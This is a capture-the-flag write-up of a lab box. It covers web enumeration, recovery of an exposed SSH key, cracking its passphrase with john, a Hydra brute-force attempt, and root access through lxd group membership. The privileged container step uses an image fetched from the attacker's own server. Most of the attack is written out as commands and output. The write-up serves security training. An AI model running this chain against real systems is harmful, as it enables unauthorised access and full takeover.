Gaming Server CTF Writeup

Written by Substing.
The target IP changed due to the machine being restarted.

phase 1: recon

The first step we take is to scan the machine for ports and services

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 340efe0612673ea4ebab7ac4816dfea9 (RSA)
|   256 49611ef4526e7b2998db302d16edf48b (ECDSA)
|_  256 b860c45bb7b2d023a0c756595c631ec4 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: House of danak
MAC Address: 02:95:2E:E0:C1:71 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Next, we investigate the web server running on port 80.


```
                    <a href="#" class="archives"> </a>
                </li>
            </ul>
        </div>
    </div>
</body>
<!-- john, please add some actual content to the site! lorem ipsum is horrible to look at. -->
</html>

```

A comment at the bottom of the page hints that there might be a username: john.

Gobuster reveals some directories on the server.

```
┌──(root㉿kali)-[~]
└─# gobuster dir -u 10.10.178.251 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
===============================================================
Gobuster v3.2.0-dev
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.178.251
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.2.0-dev
[+] Timeout:                 10s
===============================================================
2023/10/03 01:26:13 Starting gobuster in directory enumeration mode
===============================================================
/uploads              (Status: 301) [Size: 316] [--> http://10.10.178.251/uploads/]
/secret               (Status: 301) [Size: 315] [--> http://10.10.178.251/secret/]
/server-status        (Status: 403) [Size: 278]
Progress: 1273455 / 1273834 (99.97%)===============================================================
3/10/03 01:38:09 Finished
===============================================================
```

uploads



Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
dict.lst	2020-02-05 14:10	2.0K	
manifesto.txt	2020-02-05 13:05	3.0K	
meme.jpg	2020-02-05 13:32	15K	

Apache/2.4.29 (Ubuntu) Server at 10.10.178.251 Port 80

manifesto.txt

```
                        The Hacker Manifesto

                                by
                           +++The Mentor+++
                        Written January 8, 1986

Another one got caught today, it's all over the papers. "Teenager Arrested in
Computer Crime
Scandal", "Hacker Arrested after Bank Tampering"...

Damn kids. They're all alike.

But did you, in your three-piece psychology and 1950's technobrain, ever take a look
behind
the eyes of the hacker? Did you ever wonder what made him tick, what forces shaped
him,
what may have molded him?

I am a hacker, enter my world...
```

Mine is a world that begins with school... I'm smarter than most of the other kids, this crap
they teach us bores me...

Damn underachiever. They're all alike.

I'm in junior high or high school. I've listened to teachers explain for the fifteenth time
how to reduce a fraction. I understand it. "No, Ms. Smith, I didn't show my work. I did it
in my head..."

Damn kid. Probably copied it. They're all alike.

I made a discovery today. I found a computer. Wait a second, this is cool. It does what I
want it to. If it makes a mistake, it's because I screwed it up. Not because it doesn't like
me... Or feels threatened by me.. Or thinks I'm a smart ass.. Or doesn't like teaching and
shouldn't be here...

Damn kid. All he does is play games. They're all alike.

And then it happened... a door opened to a world... rushing through the phone line like heroin
through an addict's veins, an electronic pulse is sent out, a refuge from the day-to-day
incompetencies is sought... a board is found. "This is it... this is where I belong..." I know
everyone here... even if I've never met them, never talked to them, may never hear from them
again... I know you all...

Damn kid. Tying up the phone line again. They're all alike...

You bet your ass we're all alike... we've been spoon-fed baby food at school when we hungered
for steak... the bits of meat that you did let slip through were pre-chewed and tasteless.
We've been dominated by sadists, or ignored by the apathetic. The few that had something to
teach found us willing pupils, but those few are like drops of water in the desert.

This is our world now... the world of the electron and the switch, the beauty of the baud. We
make use of a service already existing without paying for what could be dirt-cheap if it
wasn't run by profiteering gluttons, and you call us criminals. We explore... and you call us
criminals. We seek after knowledge... and you call us criminals. We exist without skin color,
without nationality, without religious bias... and you call us criminals. You build atomic
bombs, you wage wars, you murder, cheat, and lie to us and try to make us believe it's for
our own good, yet we're the criminals.

Yes, I am a criminal. My crime is that of curiosity. My crime is that of judging people by
what they say and think, not what they look like. My crime is that of outsmarting you,
something that you will never forgive me for.

I am a hacker, and this is my manifesto. You may stop this individual, but you can't stop us
all... after all, we're all alike.

10.10.178.251/uploads/meme.jpg

Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec


```
┌──(root㉿kali)-[~/Downloads]
└─# steghide extract -sf meme.jpg
Enter passphrase:
steghide: could not extract any data with that passphrase!
```

```
┌──(root㉿kali)-[~/Downloads]
└─# /usr/local/bin/stegseek -sf meme.jpg -wl /usr/share/wordlists/rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Progress: 99.98% (133.4 MB)
[!] error: Could not find a valid passphrase.
```

The manifesto and the meme don't help us with the CTF. dict.lst is a short wordlists, which will be saved and used later.

secret

This directory has the ssh secret key.




```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,82823EE792E75948EE2DE731AF1A0547

T7+F+3ilm5FcFZx24mnrugMY455vI461ziMb4NYk9YJV5uwcrx4QflP2Q2Vk8phx
H4P+PLb79nCc0SrBOPBlB0V3pjLJbf2hKbZazFLtq4FjZq66aLLIr2dRw74MzHSM
FznFI7jsxYFwPUqZtkz5sTcX1afch+IU5/Id4zTTsCO8qqs6qv5QkMXVGs77F2kS
Lafx0mJdcuu/5aR3NjNVtluKZyiXinskXiC01+Ynhkqjl4Iy7fEzn2qZnKKPVPv8
9zlECjERSysbUKYccnFknB1DwuJExD/erGRiLBYOGuMatc+EoagKkGpSZm4FtcIO
IrwxeyChI32vJs9W93PUqHMgCJGXEpY7/INMUQahDf3wnlVhBC10UWH9piIOupNN
SkjSbrIxOgWJhIcpE9BLVUE4ndAMi3t05MY1U0ko7/vvhzndeZcWhVJ3SdcIAx4g
/5D/YqcLtt/tKbLyuyggk23NzuspnbUwZWoo5fvg+jEgRud90s4dDWMEURGdB2Wt
w7uYJFhjijw8tw8WwaPHHQeYtHgrtwhmC/gLj1gxAq532QAgmXGoazXd3IeFRtGB
```

```
6+HLDl8VRDz1/4iZhafDC2gihKeWOjmLh83QqKwa4s1XIB6BKPZS/OgyM4RMnN3u
Zmv1rDPL+0yzt6A5BHENXfkNfFWRWQxvKtiGlSLmywPP5OHnv0mzb16QG0Es1FPl
xhVyHt/WKlaVZfTdrJneTn8Uu3vZ82MFf+evbdMPZMx9Xc3Ix7/hFeIxCdoMN4i6
8BoZFQBcoJaOufnLkTC0hHxN7T/t/QvcaIsWSFWdgwwnYFaJncHeEj7d1hnmsAii
b79Dfy384/lnjZMtX1NXIEghzQj5ga8TFnHe8umDNx5Cq5GpYN1BUtfWFYqtkGcn
vzLSJM07RAgqA+SPAY8lCnXe8gN+Nv/9+/+/uiefeFtOmrpDU2kRfr9JhZYx9TkL
wTqOP0XWjqufWNEIXXIpwXFctpZaEQcC40LpbBGTDiVWTQyx8AuI6YOfIt+k64fG
rtfjWPVv3yGOJmiqQOa8/pDGgtNPgnJmFFrBy2d37KzSoNpTlXmeT/drkeTaP6YW
RTz8Ieg+fmVtsgQelZQ44mhy0vE48o92Kxj3uAB6jZp8jxgACpcNBt3isg7H/dq6
oYiTtCJrL3IctTrEuBW8gE37UbSRqTuj9Foy+ynGmNPx5HQeC5aO/GoeSH0FelTk
cQKiDDxHq7mLMJZJO0oqdJfs6Jt/JO4gzdBh3Jt0gBoKnXMVY7P5u8da/4sV+kJE
99x7Dh8YXnj1As2gY+MMQHVuvCpnwRR7XLmK8Fj3TZU+WHK5P6W5fLK7u3MVt1eq
Ezf26lghbnEUn17KKu+VQ6EdIPL150HSks5V+2fC8JTQ1fl3rI9vowPPuC8aNj+Q
Qu5m65A5Urmr8Y01/Wjqn2wC7upxzt6hNBIMbcNrndZkg80feKZ8RD7wE7Exll2h
v3SBMMCT5ZrBFq54ia0ohThQ8hklPqYhdSebkQtU5HPYh+EL/vU1L9PfGv0zipst
gbLFOSPp+GmklnRpihaXaGYXsoKfXvAxGCVIhbaWLAp5AybIiXHyBWsbhbSRMK+P
-----END RSA PRIVATE KEY-----
```

phase 2: access

With this key we are able to gain access, but some steps need to be taken first. The username john appears valid.

```
┌──(root㉿kali)-[~]
└─# ssh john@10.10.178.251 -i Downloads/id_rsa
The authenticity of host '10.10.178.251 (10.10.178.251)' can't be established.
ED25519 key fingerprint is SHA256:3Kz4ZAujxMQpTzzS0yLL9dLKLGmA1HJDOLAQWfmcabo.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.178.251' (ED25519) to the list of known hosts.
Enter passphrase for key 'Downloads/id_rsa':
john@10.10.178.251's password:
Permission denied, please try again.
```

There is a passphrase protecting the key, so it can't just be used yet.

First we must use ssh2john to give us the key hash. Then we can use john (not to be confused with the user) to crack the hash. rockyou.txt was used here but dict.lst can be used as well.

```
┌──(root㉿kali)-[~/Downloads]
└─# /sbin/john sshkey.hash -wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein          (id_rsa)
1g 0:00:00:00 DONE (2023-10-03 01:47) 50.00g/s 25600p/s 25600c/s 25600C/s genesis..letmein
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
┌──(root㉿kali)-[~/Downloads]
└─# ssh john@10.10.178.251 -i id_rsa
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-76-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Oct  3 01:48:38 UTC 2023

  System load:  0.08              Processes:           98
  Usage of /:   42.4% of 9.78GB   Users logged in:     0
  Memory usage: 37%               IP address for eth0: 10.10.178.251
  Swap usage:   0%


0 packages can be updated.
0 updates are security updates.


Last login: Mon Jul 27 20:17:26 2020 from 10.8.5.10
john@exploitable:~$
```

And with that, we are in.

phase 3: escalation

```
john@exploitable:/tmp$ id
uid=1000(john) gid=1000(john) groups=1000(john),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
john@exploitable:/tmp$
```

It looks like we are a sudoer... this might make us want to try to find a password. If we could do that, then we could spawn a root shell. Unfortunately, I had no such luck.

```
john@exploitable:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
john:x:1000:1000:john:/home/john:/bin/bash
john@exploitable:~$
```

It looks like there aren't any other user accounts.

Hydra was used in an attempt to find a password for john. Nothing works here.

```
# hydra -l john -P dict.lst ssh://10.10.56.88 -t4
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-03 17:25:40
[DATA] max 4 tasks per 1 server, overall 4 tasks, 222 login tries (l:1/p:222), ~56 tries per task
[DATA] attacking ssh://10.10.56.88:22/
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 178 to do in 00:05h, 4 active
[STATUS] 33.67 tries/min, 101 tries in 00:03h, 121 to do in 00:04h, 4 active
[STATUS] 31.00 tries/min, 124 tries in 00:04h, 98 to do in 00:04h, 4 active
[STATUS] 29.80 tries/min, 149 tries in 00:05h, 73 to do in 00:03h, 4 active
[STATUS] 30.67 tries/min, 184 tries in 00:06h, 38 to do in 00:02h, 4 active
[STATUS] 29.14 tries/min, 204 tries in 00:07h, 18 to do in 00:01h, 4 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-10-03 17:33:26
```

```
Basic information

OS: Linux version 4.15.0-76-generic (buildd@lcy01-amd64-029) (gcc version 7.4.0 (Ubuntu 7.4.0-1ubuntu1~18.04.1)) #86-Ubuntu SMP Fri Jan 17 17:24:28 UTC 202
User & Groups: uid=1000(john) gid=1000(john) groups=1000(john),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
Hostname: exploitable
Writable folder: /dev/shm
```

Linpeas returns that our membership in the lxd group is a nearly guaranteed vector...

https://www.hackingarticles.in/lxd-privilege-escalation/

This article details the technique, but in short we are able to create our own container image with root access and mount the content of the filesystem.

```
john@exploitable:~$ wget http://10.10.214.212:8000/alpine-v3.18-x86_64-20231003_1801.tar.gz
--2023-10-03 18:03:39--  http://10.10.214.212:8000/alpine-v3.18-x86_64-20231003_1801.tar.gz
Connecting to 10.10.214.212:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3775260 (3.6M) [application/gzip]
Saving to: 'alpine-v3.18-x86_64-20231003_1801.tar.gz'

alpine-v3.18-x86_64-20231003_1801.tar.gz     100%[=========================================================================================>]   3.60M  --.-KB/s    in 0.01s

2023-10-03 18:03:39 (254 MB/s) - 'alpine-v3.18-x86_64-20231003_1801.tar.gz' saved [3775260/3775260]

john@exploitable:~$ ls
alpine-v3.18-x86_64-20231003_1801.tar.gz  exploit.sh  linpeas.sh  user.txt
john@exploitable:~$ lxc
lxc    lxcfs
john@exploitable:~$ lxc image import ./alpine-v3.18-x86_64-20231003_1801.tar.gz --alial myimage
Error: unknown flag: --alial
john@exploitable:~$ lxc image import ./alpine-v3.18-x86_64-20231003_1801.tar.gz --alias myimage
Image imported with fingerprint: 78dc46fe72e38b53218b78608620302f0e92525ac686702d3eee6132231134bf
john@exploitable:~$ lxc image list
+---------+--------------+--------+------------------------------+--------+--------+------------------------------+
|  ALIAS  | FINGERPRINT  | PUBLIC |         DESCRIPTION          |  ARCH  |  SIZE  |         UPLOAD DATE          |
+---------+--------------+--------+------------------------------+--------+--------+------------------------------+
| myimage | 78dc46fe72e3 | no     | alpine v3.18 (20231003_18:01) | x86_64 | 3.60MB | Oct 3, 2023 at 6:04pm (UTC) |
+---------+--------------+--------+------------------------------+--------+--------+------------------------------+
john@exploitable:~$ lxc init myimage ignite -c security.privileged=true
Creating ignite
john@exploitable:~$ lxc config device add ignite mydevice disk sourc=/ path=/mnt/root recursive=true
Error: Invalid devices: Invalid device configuration key for disk: sourc
john@exploitable:~$ lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to ignite
john@exploitable:~$ lxc start ignite
john@exploitable:~$ lxc exec ignite /bin/sh
~ # id
uid=0(root) gid=0(root)
~ #
```

```
/mnt/root # cd root
/mnt/root/root # ls
root.txt
/mnt/root/root #
```

With this exploit, we have pwned the box!